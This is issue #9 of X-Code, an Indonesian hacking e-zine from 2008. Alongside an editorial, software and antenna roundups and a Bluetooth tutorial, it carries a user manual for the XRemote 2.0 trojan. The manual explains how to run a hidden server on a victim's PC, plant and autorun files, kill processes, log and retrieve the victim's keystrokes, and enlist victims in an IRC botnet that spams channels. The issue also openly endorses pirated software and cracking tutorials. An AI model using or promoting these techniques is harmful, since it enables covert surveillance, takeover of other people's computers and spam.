X-Code Magazine On White paper Issue #9 - Date: Mei 2008



X-Code License for Articles, logo, etc

## <u>Blackware</u>



XRemote 2.0

"Extreme PC Remoter – Pengontrol PC di dalam jaringan"

## Electronic Magazine

©YogyaFree<sup>TM</sup> @2008

Computer • Internet • Hacking • Security

### Tutorial Cracking Software

Subjek 1 : Audio Edit

Subjek 2 : Alive Text to Speech Subjek 3 : Verbose

Subjek 4 : SMcFunSoft Video Solution

Subjek 5: Magic Speed

Subjek 6: Style xp version 2.000000

## Interview \\ y3dips \\

" Salah satu kelemahan yang dimiliki oleh kita umumnya adalah kemalasan"

# Pemrograman Hack Tool IV Process Killer

#The Stupid Terminator#

http://www.yogyafree.net

**X - C O D E** | issue#9 - **1** -



#### Apa itu Majalah X-Code:

 X-Code magazine adalah majalah komputer, internet, hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

#### **Latar belakang X-Code Magazine**:

 Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

#### Tujuan:

 Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet, hacking dan security di Indonesia.

#### Misi:

 Menyebarkan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

#### Hak cipta / Lisensi:

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarkan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti licensi GPL (General Public License).

#### Distribusi X-Code Magazine:

- Official X-Code Magazine Page: <a href="http://www.yogyafree.net/magazine.htm">http://www.yogyafree.net/magazine.htm</a>
- Mailing list X-Code:
   [1]http://milis.yogyafree.net
   [2]http://groups.yahoo.com/group/yogyafree-perjuangan
- Forum phpBB X-Code <u>http://www.yogyafree.net/forum2</u>
- Friendster X-Code: komunitas\_komp@yahoo.com
- CD \ DVD

   [1]Yogyafree Express v5.0a
   [2]Yogyafree XTitan 1.9 SE
   [3]Centurion 2900 SE
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

#### Contact: X-Code Magazine:

Alamat E-mail Redaksi:

 yk family code@yahoo.com

 (Yogyakarta).

 ferdianelli@yahoo.com
 (Pontianak).

**X - C O D E** | issue#9 - **1** -

#### Editorial

## >> Indonesia banget..

Pergantian tahun selalu menjadi awal bagi semua penggiat komunitas YogyaFree untuk mengisi banyak hal. Semakin hari kita semakin berkembang dan menjadi salah satu komunitas teknik informasi terbesar di Indonesia. Bahkan ada juga para penggiat komunitas yang berasal dari negeri jiran seperti Malaysia dan Singapura. Ini terbukti dari alamat IP hasil pantauan admin di forum YogyaFree. Kita semua menggiati komunitas ini dengan satu tujuan yang pasti yaitu "Belajar dan berbagi".

Teman. Semua orang yang belajar tidak dibatasi umur, waktu dan kemampuan. Bahkan orang cacat sekalipun masih mau berusaha untuk belajar. Kenapa kita tidak? Ada baiknya kita meluangkan waktu untuk belajar dan berbagi kepada orang lain. Janganlah menutupi apa yang kamu miliki. Percayalah teman, semua orang hebat di dunia ini tidak ada yang belajar sendiri.

Dengan media ini, kita berusaha belajar dan berbagi untuk menjadi sumber daya manusia yang berkualitas. Kita semua bertanggung jawab untuk membangun negara ini supaya menjadi bangsa yang lebih baik. Supaya nantinya kita dapat menutupi kekurangan bangsa ini dan menuntaskan semua yang tidak dapat diselesaikan sebelumnya.

X-Code issue#9, kembali dihadirkan secara elektronis untuk anda. Mengawali kegiatan komunitas YogyaFree pada tahun ini, Tema e-zine kita adalah "Indonesia dan Sistem Informasi". Edisi ini akan membahas sejumlah karya anak bangsa seperti pengembangan distro Linux, software dan lain-lain. Spesial nge-crack software (edisi ini memaparkan beberapa software yang telah di-crack).

Edisi ini dan edisi kedepannya juga akan membahas lebih banyak mengenai sekuriti. Artikel hacking tetap menjadi prioritas utama majalah ini, tetapi sangat disarankan kepada para penyumbang artikel untuk menyertakan solusi pengamanan dari proses hacking yang dipaparkan.

Selamat membaca.

poni < <u>ferdianelli@yahoo.com</u>> <u>Http://www.poniponi.tk</u>

editor-in-chief

**X - C O D E** | issue#9 - **2 -**

### /DIR

- Karya Anak Bangsa (poni)
- Transfer File Via Bluetooth Di Linux (poni)
- 🖹 Satu Halaman Untuk Membuat Program Pembaca Teks Dengan Visual Basic (poni)
- Interview \\ y3dips \\ (poni)
- Tutorial Spesial Cracking Software (poni/khiang)
- Manual Crack Style Xp version 2.000000 (Sapta Ady Putra)
- Pemrograman Hack Tool IV Process Killer #The Stupid Terminator# (YaDoY666)
- Program sederhana Dengan Turbo Pascal 7.0 for DOS (Dark\_Reiser)
- Membuat Windows Menjadi "Kota Mati" (^XmoenseN^)
- Mengubah Isi Regedit Yang Di "Disable Admin"...!! (\_Peri\_Kecil\_)
- Mengubah Tampilan Internet Explorer (5un4rd0)
- Efek Animasi Teks Glow Dengan Adobe Flash (andankz)

**X - C O D E** | issue#9 - **3 -**

### Karya Anak Bangsa



"Indonesia memililki sumber daya manusia yang hebat dalam menunjang kemajuan sistem informasi. Inilah beberapa karya nyata mereka"

sebenarnya banyak sekali perangkat lunak (software) maupun perangkat keras (hardware) buatan dalam negeri yang beredar secara luas. Perangkat-perangkat tersebut ada yang bersifat free (bebas), trial (penggunaan yang dibatasi masa pakai), share (penggunaan yang dibatasi fungsinya) dan pay for full version (penggunaan berbayar untuk versi lengkap). Penulis memutuskan untuk memaparkan karya anak bangsa di majalah ini yang sifatnya free atau gratis dan bermanfaat dalam kehidupan kita sehari-hari.

Karya anak bangsa yang akan dibahas oleh penulis dibawah ini sangatlah terbatas. Penulis tidak dapat memaparkan semuanya dan membahas secara lengkap di edisi ini karena kerbatasan informasi dan pengetahuan. Karya saudara yang belum termuat disini bukan berarti tidak berguna, mungkin di lain kesempatan kami akan membahasnya.

#### 1. Indonesia dan Linux

Beruntungnya (Atau malah malu) kita hidup di negara dengan kondisi tingkat pembajakan yang sangat tinggi. Dimana sesuatu yang dilindungi oleh hukum internasional seperti sistem operasi Windows dan aplikasi berbayar malah dapat dipakai dengan gratis dan bebas. Tentunya sangat bisa dimaklumi dengan kondisi masyarakat Indonesia dengan pendapatan perkapita yang sangat rendah. Sebuah komputer tanpa sistem operasi saja bisa menjadi barang mahal bagi orang yang tidak mampu, apalagi membeli Windows dan aplikasi legal lain yang harganya akan lebih tinggi dibandingkan komputernya. Anda bisa membayangkan jika pemerintah menetapkan hukuman mati bagi pengguna ilegal aplikasi lunak berbayar. Saya yakin negara kita tidak akan menjadi lebih baik. Malah tingkat kebodohan yang akan semakin meningkat (Jangan terlalu serius membaca artikel ini. saya hanya bercanda. Tidak ada yang mati karena menggunakan Windows bajakan).

Microsoft dengan sistem operasi Windows-nya saja sudah dirasakan sangat mencengkram kebiasaan komputerisasi masyarakat Indonesia. Coba saudara

X-CODE | issue#9

bandingkan jumlah komputer dengan sistem operasinya yang dapat anda temukan dimana saja. Seperti Di lingkungan pribadi seperti perumahan dan tempat tinggal, di tempat umum seperti warnet, bandar udara, kantor telekomunikasi dan bank, di lingkungan pemerintah maupun swasta seperti lembaga pendidikan, perusahaan dan hiburan. Lebih banyak yang menggunakan Windows atau sistem operasi lain seperti Linux, Unix atau Mac? Anda tentu setuju (mungkin juga tidak) dengan pendapat saya jika saya katakan "Masyarakat Indonesia sulit lepas dari kebiasaan sebagai pengguna Windows". © jika saya salah mungkin saya masih perlu mencari infomasi yang lebih banyak.

- 4 -

Munafik jika saya mendeklarasikan diri sebagai anti perangkat lunak berbayar. Sebab saya juga seorang pengguna Windows secara garis besar (dan ilegal dengan perangkat lunak lainnya). Tujuan dari penulisan ini bukanlah mengajak anda berperang melawan Microsoft ataupun merayu anda berpaling ke aplikasi gratis. Penulis hanya sedang melakukan sharing (berbagi dan bertukar pikiran) supaya saudara mau berkenalan dengan Linux yang tangguh dengan lisensi gratis dan legal.

Meskipun perkembangannya tidak secepat Windows, Linux sudah diterapkan secara bertahap di berbagai aspek kehidupan di negara Indonesia. Sudah banyak lembaga pendidikan yang telah menetapkan Linux sebagai mata pelajaran. Perkantoran bahkan perusahaan besar juga banyak yang telah melakukan migrasi ke Linux. Tentu alasannya bukan saja karena Linux itu gratis. Baik lembaga pendidikan maupun perusahaan dengan fondasi dan manajemen TI yang baik tentu sudah memperhitungkan mengapa mereka melakukan hal ini.

Dengan berkembangnya Linux yang gratis dan open source. Banyak turunan (distro) Linux yang digunakan dan dikembangkan di Indonesia. Beberapa distro yang dibuat oleh anak bangsa antara lain BlankOn (turunan dari Red Hat yang sekarang dikenal debagai Fedora), Trustix merdeka, Linux Live CD Xnuxer (Buatan Dani Firmansyah), CHIPLUX dan beberapa turunan Linux lain yang tidak disebutkan disini.

#### 1.1 CHIPLUX

Penulis akan membahas secara singkat salah satu distro yang dikembangkan oleh tim majalah komputer CHIP Indonesia, yaitu CHIPLUX.

CHIPLUX merupakan Distro Linux Live-DVD yang dapat dijalankan dengan/tanpa melalui proses peng-install-an.

Dibundel dengan aplikasi office gratis, game ringan dan utility lain, CHIPLUX lebih cocok digunakan oleh pengguna kantor dan rumahan. Distro sudah cukup memenuhi kebutuhan aktivitas berkomputer umum seperti mengetik, nonton film melalui DVD dan mendengarkan lagu.



**X - C O D E** | issue#9 - **5** -

#### Screen Shot CHIPLUX







#### 2. Antivirus dan Sekuriti

Virus lokal di Indonesia cukup merepotkan. Penyebaran dilakukan melalui warnet, rental komputer, konter ponsel dan media yang sering dipakai oleh umum. Dengan beredarnya virus-virus lokal tidak hanya membuat panik para pengguna komputer awam, IT profesional juga tidak kalah repotnya menghadapi masalah ini.

Situasi seperti ini dimanfaatkan dengan sangat baik. Jika ada sekelompok orang yang membuat program perusak (virus) pasti akan muncul juga yang membuat antiperusak (antivirus). Pembuat antivirus juga beraneka ragam. Ada yang bersifat profit dan ada juga yang gratis. Antivirus lokal yang dikenal di Indonesia secara luas antara lain PCMAV, ANSAV dan ada beberapa hacker yang membuat antivirus dan disebarkan untuk kalangan sendiri.

**X - C O D E** | issue#9 - **6 -**

#### 2.1 Menguji PCMAV

Penulis memilih PCMAV untuk dibahas kembali karena antivirus ini bersifat gratis dan selalu di-update. PCMAV merupakan antivirus buatan team majalah PC Media. PCMAV dapat digunakan dan disebarkan secara gratis. Anda tentu sudah akrab dengan PCMAV.



PCMAV ini sangat portable dan praktis karena tidak menuntut peng-install-an. Antivirus lokal ini mampu mendeteksi virus lokal dengan baik. Hal ini juga didukung oleh pengguna komputer yang mengirimkan sampel virus ketika mereka mendapatkan komputernya bermasalah. Ketika virus lokal

menginfeksi komputer anda dan antivirus asing seperti NAV, McAfee belum dapat membantu anda, PCMAV bisa saja menjadi antivirus alternatif untuk anda.

Namun sayangnya (Ada sayangnya nih....) kemampuan mendeteksi keberadaan virus tidak terdaftar alias virus baru A.K.A *heuristic threat* belum cukup baik. Ini terbukti dari hasil uji coba penulis menggunakan PCMAV versi 1.0.0 RC22 yang dirilis bulan Desember 2007. PCMAV diuji untuk mendeteksi sejumlah program yang di-compile dari source code berbagai program.

Penulis mencoba melakukan scanning terhadap *malware* (keylogger, trojan, virus, worm, botnet), *software security* (port scanner, firewall). Hasilnya, PCMAV memang terbukti dapat mendeteksi virus lokal yang di-compile ulang seperti virus Grogotix, tetapi PCMAV ternyata tidak mendeteksi beberapa program yang benar-benar berbahaya seperti keylogger dan botnet. Malah PCMAV mendeteksi port scanner sebagai *new threat*.

© namun hasil kerja tim PCMAV sudah seharusnya mendapatkan acungan jempol dan dukungan. Jika tidak ada PCMAV, mungkin anda harus menunggu lebih lama untuk



membersihkan virus lokal.

**X - C O D E** | issue#9 - **7 -**

#### 2.2 Memonitor komputer anda dengan UPLIsoft Removal Tools

Satu lagi perangkat lunak lisensi gratis untuk mengawasi kegiatan komputer anda. Uplisoft Removal Tools (URT) bisa anda download di <a href="http://www.uplisoft.com">http://www.uplisoft.com</a>. Selain menjadi sebuah Antivirus, perangkat lunak ini memiliki fasilitas Process List, Module List, Thread List, Port Monitor, File Monitor, Startup list, BHO list, dan Other list.

Kelebihannya adalah kita dapat memantau komputer kita dan melihat proses yang sedang berjalan. Menurut pengembangnya, perangkat lunak ini cocok bagi para admin dan pengguna dapat menambah definisi virus secara manual.



Gambar. UPLIsoft Removal Tools

#### 3. Teknologi Wireless

Teknologi wireless atau nirkabel (teknologi yang memungkinkan terciptanya komunikasi antar perangkat keras tanpa melalui kabel) sangat banyak ditemukan dimana-mana. Contoh teknologi dari implementasi teknologi wireless adalah


- Wireless PAN (Personal Area Network): bluetooth, infrared. Teknologi ini hanya memungkinkan jarak tempuh yang sangat pendek (± 10m)
- Wireless LAN (Local Area Network): Standar Wi-Fi, Standar 802.11a, 802.11b, 802.11g. Teknologi ini memiliki kemampuan jarak tempuh yang lebih jauh (50m 100m, tergantung lokasi, sinyal dan hardware)
- Wireless MAN (Metropolitan Area Network): Wi-Max. Di Indonesia, teknologi ini masih merupakan rencana kedepan untuk solusi jarak yang lebih jauh daripada teknologi wireless LAN.
- Wireless WAN (Wide Arena Network): 3G, GSM, CDMA. Ini merupakan teknologi yang jarak tempuhnya paling jauh dan paling banyak digunakan karena teknologi ini diimplementasikan ke ponsel, PDA, Smart Phone.

**X - C O D E** | issue#9 - **8 -**

Penulis ingin membahas tentang alat penguat sinyal sederhana yang cukup terkenal di Indonesia (yang juga diprakarsai oleh orang Indonesia, bapak Gunadi), yaitu antena wajanbolik dan antena kaleng. Alat sederhana ini menjadi sangat terkenal karena menghabiskan biaya yang minim dan kemampuannya yang tidak kalah dibandingkan dengan antena pabrikan yang lebih mahal.

## 3.1 Antena Wajanbolic / Antena kaleng. Solusi murah untuk melebarkan daerah jangkauan wireless atau wireless driving tool??

Tahun 2007 yang lalu, Rekan-rekan Yogyafree di wilayah Jakarta, Semarana dan Pontianak membuat antena penguat sinyal .Antena ini disebut Antena wajanbolic ataupun antena kaleng yang dibuat untuk menangkap sinyal dengan frekuensi 2,4 GHz. Wajanbolik dan antena kaleng pada dasarnya



hampir sama, baik dari bahan, cara merakit maupun perhitungan titik fokus (Untuk informasi selengkapnya bisa didapatkan di <a href="http://gun001.multiply.com">http://gun001.multiply.com</a>).

Cara kerja dari antena adalah memfokuskan dan menangkap sinyal yang tidak mampu diterima oleh perangkat standar seperti wi-fi card maupun teknologi wireless yang terdapat di dalam notebook. Dengan memanfaatkan antena ini, sinyal yang jaraknya terlalu jauh dapat difokuskan ke titik maksimal. Menurut informasi yang didapatkan oleh penulis melalui buku dan beberapa website, jarak sinyal yang mampu ditangkap oleh antena ini adalah ± 3 kilometer (Dengan catatan antara penghasil dan penerima sinyal tidak terhalang bangunan atau pohon. gila...).

Wireless Driving / Wardriving (kegiatan mencari sinyal) tentu sah sah saja sejauh anda tidak mengaksesnya secara paksa. Tetapi dengan berkembangnya cara membuat antena ini, dipastikan akan banyak orang iseng yang mencoba mencari sinyal yang tidak terproteksi dan memanfaatkannya tanpa sepengetahuan pemilik. Antena ini diciptakan tentu bukan untuk kegiatan ilegal seperti menumpang koneksi internet dari server wireless milik pribadi. Tujuan utama dari pembuatan antena ini adalah agar kita dapat membuat jaringan internet yang murah bagi rakyat seperti RT/RW net.

#### 4.Penutup

Setelah membaca tulisan diatas, Setujukah anda jika penulis berpendapat "Kita adalah sebuah bangsa yang besar dimana terdapat sejumlah besar kaum intelek yang dikenal maupun tidak, kita bisa berkarya dan kita memang dilahirkan untuk berkarya. Kita memang bukan yang terbaik tetapi kita tidak juga tertinggal".

Sekarang adalah saatnya untuk memikirkan dan membuat karya anda. Selamat berusaha. (poni , ferdianelli@yahoo.com)

**X - C O D E** | issue#9 - **9 -**

### XRemote Vers 2.0



"Free To Remote"

Akhirnya komunitas Yogyafree mempublikasikan PC remoter XRemote Vers. 2.0. XRemote dibuat dengan Visual Basic 6.0. Interface dirancang ulang dan Beberapa fungsi ditambahkan. Beberapa kesalahan mungkin masih dapat ditemukan pada versi ini. Silahkan mengirimkan laporan bugs ke ferdianelli@yahoo.com

XRemote bisa didapatkan secara gratis melalui CD/DVD- website YogyaFree ataupun di website penulis <a href="http://www.poniponi.tk">http://www.poniponi.tk</a>

#### 1.Instalasi

XRemote terdiri dari dua bagian, yaitu : XRemote.exe (Pengontrol) dan IEXPLORER.exe (Trojan). XRemote adalah bagian yang harus anda jalankan di komputer anda sedangkan IEXPLORER.exe adalah bagian yang harus anda jalankan di komputer target.

#### Instalasi XRemote.exe

Ekstrak semua file Client.zip ke directory **komputer anda** sesuai keinginan. Jalankan XRemote.exe


#### Instalasi IEXPLORER.exe

Ekstrak semua file Server.zip ke directory **komputer target** sesuai keinginan. Jalankan IEXPLORER.exe.

Server ini tidak terlihat di monitor komputer korban.

**Catatan**: Komputer pengontrol dan komputer target terhubung di dalam LAN (Local Area Network) yang sama ataupun didalam satu kesatuan sistem jaringan yang sama.

#### 2. Koneksi ke komputer target



Klik **Show Commands** dan anda akan melihat tampilan penuh dari XRemote. Anda pelu melakukan koneksi ke komputer korban (Saya anggap anda sudah menginstalasikan trojan ke komputer korban sudah menjalankan trojan tersebut).

Didalam sebuah Jaringan seperti LAN atau Wireless LAN memiliki beberapa komputer client dengan alamat IP yang berbeda. Alamat IP didalam sebuah jaringan umumnya **X - C O D E** | issue#9 - 10 -

adalah 192.168.0.XX atau 10.10.10.XX. Jika anda tidak mengetahui secara pasti alamat IP korban, scan terlebih dahulu di menu Xremote Server Scanner. Klik Start dan lihat daftar komputer aktif yang telah terinfeksi oleh trojan

Scanner akan menunjukkan komputer dengan alamat IP yang telah terinfeksi oleh server XRemote. Isi alamat IP korban dan klik **connect** untuk dapat mengontrol komputer target dari komputer anda. Jika komputer anda telah konek ke komputer target, maka anda akan melihat kata "connected" di kolom status.

RAM

#### 3. FUNGSI DAN OPSI REMOTER

#### 3.1 Ghost Remote

Berikut dibawah ini adalah fungsi yang dapat dikontrol pada komputer korban.

- Open CD-ROM CLOSE CD-ROM Buka CD-ROM - Tutup CD-ROM
- Hide Taskbar Show Taskbar Sembunyikan Taskbar – Kembalikan Taskbar yang hilang
- Ram Nuker Stop Ram Nuker Menghabiskan resource memory

menghentikan fungsi RAM Nuker

- Lock The Mouse Free The Mouse Mengunci fungsi mouse – menghentikan penguncian mouse
- Disable Click Enable Click Mematikan fungsi klik pada mouse
- mengembalikan fungsi klik pada mouse Shutdown PC - Reboot PC
- Matikan komputer korban Reboot komputer korban
- Disable Cpanel Enable Cpanel Melarana funasi Control

Mengembalikan Fungsi Control Panel

• Disable Run Menu - Enable Run Menu

Melarang fungsi RUN - Mengembalikan Fungsi RUN

• Disable Find Menu - Enable Find Menu

Melarang fungsi FIND - Mengembalikan Fungsi FIND

Ghost Message - Close Message

Menampilkan Peringatan ke komputer korban bahwa dia telah di-remote – menutup pesan Ghost Message

Panel

• Disable Regedit - Enable Regedit

Melarang fungsi REGEDIT - Mengembalikan fungsi REGEDIT

• Disable TaskMan - Enable TaskMan

Melarang fungsi Task Manager - Mengembalikan fungsi Task Manager

Scr Injection - BlackEnd

Menginjeksi kalimat screen saver 3Dtext dan marquee - Menghitamkan menuWindows

#### 3.2 Injection / Remote Execution



Gambar. Injection / Execution



X-CODE | issue#9

Injection / Remote Execution adalah menu yang menyertakan fungsi untuk memasukkan file, menjalankan program , membuat registry string dan mematikan proses pada komputer korban.

#### Menyusupkan file ke komputer korban

Setelah anda berhasil melakukan koneksi ke komputer korban, anda dapat mengirimkan file secara diam-diam ke komputer target. Pilih dahulu file yang terdapat di komputer anda (YOUR DRIVE) dan tentukan lokasi di komputer korban (REMOTE EXECUTION - PATH:\MYFILE.EXE). Cth: C:\filesaya.exe .lalu klik SEND Maka anda telah mengirimkan file filesaya.exe ke komputer korban dimana lokasi virus.exe terdapat di C:\.

#### <u>Autorun file hasil susupan di komputer korban</u>

Setelah anda tadi telah menyusupkan filesaya.exe , anda kemudian bisa menentukan apakah filesaya.exe nantinya akan dijalankan setiap kali komputer korban startup. Klik **AUTORUN** jika anda menginginkan filesaya.exe aktif setiap kali komputer korban dihidupkan.

#### Menjalankan program di komputer korban

Anda bisa menjalankan program/file music, file gambar, file text di komputer korban. Isi secara lengkap **PATH:\REMOTEFILE.EXE**. Cth: C:\filesaya.exe dan klik **RUN**, maka filesaya.exe akan dieksekusi di komputer korban. Jika anda ingin menjalankan winamp secara remote pada komputer korban, isi kolom menjadi **C:\program files\winamp\winamp.exe**.

#### Mematikan proses di komputer korban

Anda juga dapat mematikan proses di komputer korban. Isi nama proses yang akan dimatikan di kolom **REMOTEFILE.EXE** lalu klik **KILL** misalnya, komputer korban sedang menjalankan Microsoft Word dan anda ingin menutupnya secara *remote* dari komputer anda. Isi dengan WINWORD.exe dan eksekusikan perintah **KILL**.

#### Membuat komputer korban membacakan teks yang anda kirimkan

Membuat komputer korban berbicara sesuka hati anda merupakan salah satu fungsi tambahan yang dimiliki oleh XRemote. Cukup ketikkan kata-kata di kolom dan klik tombol **GODSPEAK**. Maka komputer korban akan menjadi sebuah mesin yang cerewet.

#### 3.3 Keylogger

Seperti namanya, Key = kunci (tombol yang dapat anda ketik di keyboard) dan logger = pencatat/perekam. Keylogger dapat diartikan "Kemampuan sebuah program untuk merekam setiap aktifitas yang dilakukan user diatas keyboard".

Ketika server trojan XRemote aktif, fungsi keylogger tidak difungsikan pada komoyter korban. Anda dapat mengaktifkan ataupun mematikan keylogger sesuai kehendak. Klik: **START KEYLOGGER** dan biarkan korban beraktifitas beberapa saat. Jika anda ingin melihat apa yang telah diketik oleh korban Klik **GET LOG FILE**, maka trojan akan mengirimkan catatan keylogger ke komputer anda. Klik CLEAR untuk membersihkan log file dan **STOP KEYLOGGER** untuk menonaktifkan fungsi keylogger.

Aktifitas yang akan dicatat oleh Trojan adalah sebagai berikut:

- Aplikasi yang dijalankan korban
- Karakter yang diketik dengan keyboard oleh korban

**X - C O D E** | issue#9 - **12** -



Gambar. Keylogger

#### 3.4 IRC Botnet



Gambar. IRC BOTNET

IRC botnet adalah fungsi untuk mengendalikan komputer korban melalui server IRC . Fungsi ini bersifat massal, artinya anda tidak hanya dapat mengendalikan sebuah komputer saja. Anda dapat mengendalikan seluruh korban trojan XRemote di dalam channel IRC.

Untuk dapat menjalankan fungsi ini, tentunya syarat mutlak adalah anda dan korban harus dalam keadaan terkoneksi ke internet. Klik **BOTNET ON** untuk mengaktifkan Botnet

**X - C O D E** | issue#9 - **13** -

di komputer korban. Anda juga harus konek ke irc server, isi nick anda di kolom sesuai keinginan dan Klik **CONNECT**. Baik anda maupun korban akan masuk ke **#H.A.C.K** irc.dal.net.

Fungsi Command:

!IDENT = memerintahkan Botnet untuk mengidentifikasi diri

**!CLEAR** = menghapus log file Botnet

**!SPAM** = memerintahkan Botnet untuk masuk ke channel-channel besar dan melakukan spam

**!NOSPAM** = memerintahkan Botnet untuk keluar dari ke channel-channel besar.

!CNICK = memerintahkan Botnet untuk menganti nick

**!MAINROOM** = memerintahkan Botnet untuk join ke channel afiliasi #Khuntong, #arwana, #soccerbet, #Yogyafree, #Xcode

Botnet pada Xremote 2.0 masih dalam tahap uji coba. Saya akan mencoba menyempurnakan Botnet pada versi update berikutnya .

#### 4. Kredit

Terima kasih untuk semua yang mendukung proyek ini:


Beta tester XRemote 2.0:

Khiang, G3nsl4ck, EfriEven, JayPundarika, Dollah.

XRemote 2.0 - Extreme PC Remoter - End Of File

**X - C O D E** | issue#9 - **14 -**

### [root@root]# Tranfer file via bluetooth di Linux



## "Mengirimkan file dengan bluetooth di Linux ternyata sangat mudah dan sederhana"

"Eh, loe uda punya ya video selingkuh mr X yang lagi heboh-hebohnya di media massa?? Bluetut ke gue donk..". "Heii.. ini gambar2 n logo2 keren gue bluetut ke HP loe aja ya". "Tukeren lagu donk.. bluetut loe aktif ga?"

Percakapan diatas tentunya sudah tidak asing lagi dalam kehidupan sehari-hari. Hampir semua perangkat elektronik seperti PDA, ponsel, notebook, UMPC (ultra mobile PC), modem, headset bahkan keyboard memiliki fasilitas bluetooth. Kita dapat dengan mudahnya melakukan pertukaran data jika antara satu perangkat dengan perangkat lain masing-masing memiliki hardware bluetooth. Pembaca mungkin sudah sering melakukan tranfer file dengan teknologi bluetooth dengan menggunakan program **BlueSoleil** di lingkungan Windows. Lalu, bagaimana dengan Linux??? Linux juga memberikan kemudahan bagi penggunanya untuk ber-bluetooth ria antar perangkat. Cukup mudah seperti kita melakukannya di Windows. Penulis ingin membagikan tutorial kepada anda cara melakukannya dengan program **Bluetooth OBEX Object Push client** di Linux.

Penulis menggunakan distro Linux **Back | Track 2.0** dan perangkat **Bluetooth Dongle 2.0 USB** dalam tutorial ini. Sebelum menjalankan Linux. Pastikan perangkat Bluetooth telah terpasang. Ini dilakukan supaya perangkat langsung terdeteksi oleh Linux selama proses booting.

#### 1. 1 Mengaktifkan Bluetooth port USB di Linux.

Beberapa perangkat bluetooth melalui port USB kadang tidak aktif di Linux (DOWN). Berikut adalah tutorial singkat untuk mengaktifkannya melalui shell console.

#### Memastikan bluetooth terdeteksi di Linux

[root@bt]# hciconfig

hci0: Type: USB

BD Address: 00:00:00:00:00:00 ACL MTU: 0:0 SCO MTU: 0:0

DOWN

RX bytes:0 acl:0 sco:0 events:0 errors:0

TX bytes:0 acl:0 sco:0 commands:0 errors:0

Bluetooth pada port USB terdeteksi tetapi belum aktif.

Mengaktifkan bluetooth

[root@bt]# hciconfig -a hciX reset

Memastikan Bluetooth telah diaktfifkan

[root@bt]# hciconfig -a hciX

hci0: Type: USB

**X - C O D E** | issue#9 - **15** -

BD Address: 11:11:11:11:11:11 ACL MTU: 672:3 SCO MTU: 48:1

**UP RUNNING** 

RX bytes:2319297 acl:0 sco:45446 events:24 errors:0 TX bytes:78 acl:0 sco:0 commands:24 errors:0 Features: 0xff 0x3e 0x85 0x38 0x18 0x18 0x00 0x00

Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3

Link policy:

Link mode: SLAVE ACCEPT

Name: " Class: 0x000104

Service Classes: Unspecified

Device Class: Computer, Desktop workstation

HCI Ver: 2.0 (0x3) HCI Rev: 0x1f4 LMP Ver: 2.0 (0x3) LMP Subver: 0x1f4


Manufacturer: CONWISE Technology Corporation Ltd (66)

Bluetooth aktif dan siap digunakan

#### 1.2 Transfer file via Bluetooth

Setelah selesai booting, anda bisa langsung ke start menu dan menjalankan **Bluetooth OBEX Object Push client.** Ini adalah sebuah aplikasi yang dapat anda temukan di berbagai distro Linux yang lain seperti Knoppix, Kubuntu, Ubuntu dan masih banyak lagi.

Saya anggap sampai bagian ini perangkat Bluetooth telah terdeteksi dan aktif.



Gambar tampilan Bluetooth OBEX Object Push Client

Ketika telah dijalankan, maka program ini akan mencoba mencari perangkat lain yang memiliki fasilitas Bluetooth yang juga dalam keadaan aktif. Pada gambar diatas, anda dapat melihat bahwa ponsel saya telah terdeteksi dengan baik. Itu artinya antara PC saya siap untuk melakukan pengiriman data ke ponsel. Pada kolom Location, ketikan /mnt dan lihat storage media yang telah di-mount oleh Linux (Flash disk, Hda, Floopy). Cari file yang ingin anda kirimkan, drag dan drop file tersebut ke kolom **File to send**. Klik **Send** dan pengiriman data akan dilakukan. (poni , ferdianelli@yahoo.com)

**X - C O D E** | issue#9 - **16** -

## Satu Halaman Untuk Membuat Program Pembaca Teks Dengan Visual Basic



Bagi pembaca yang kesulitan dalam berbahasa Inggris (Maaf, penulis tidak bermaksud menghina), penulis mempunyai solusi dengan membuat sebuah program yang dapat membantu anda untuk melafalkan kosakota ataupun kalimat dalam bahasa Inggris. Program ini mirip dengan program Speech yang dapat anda temukan di Windows XP.

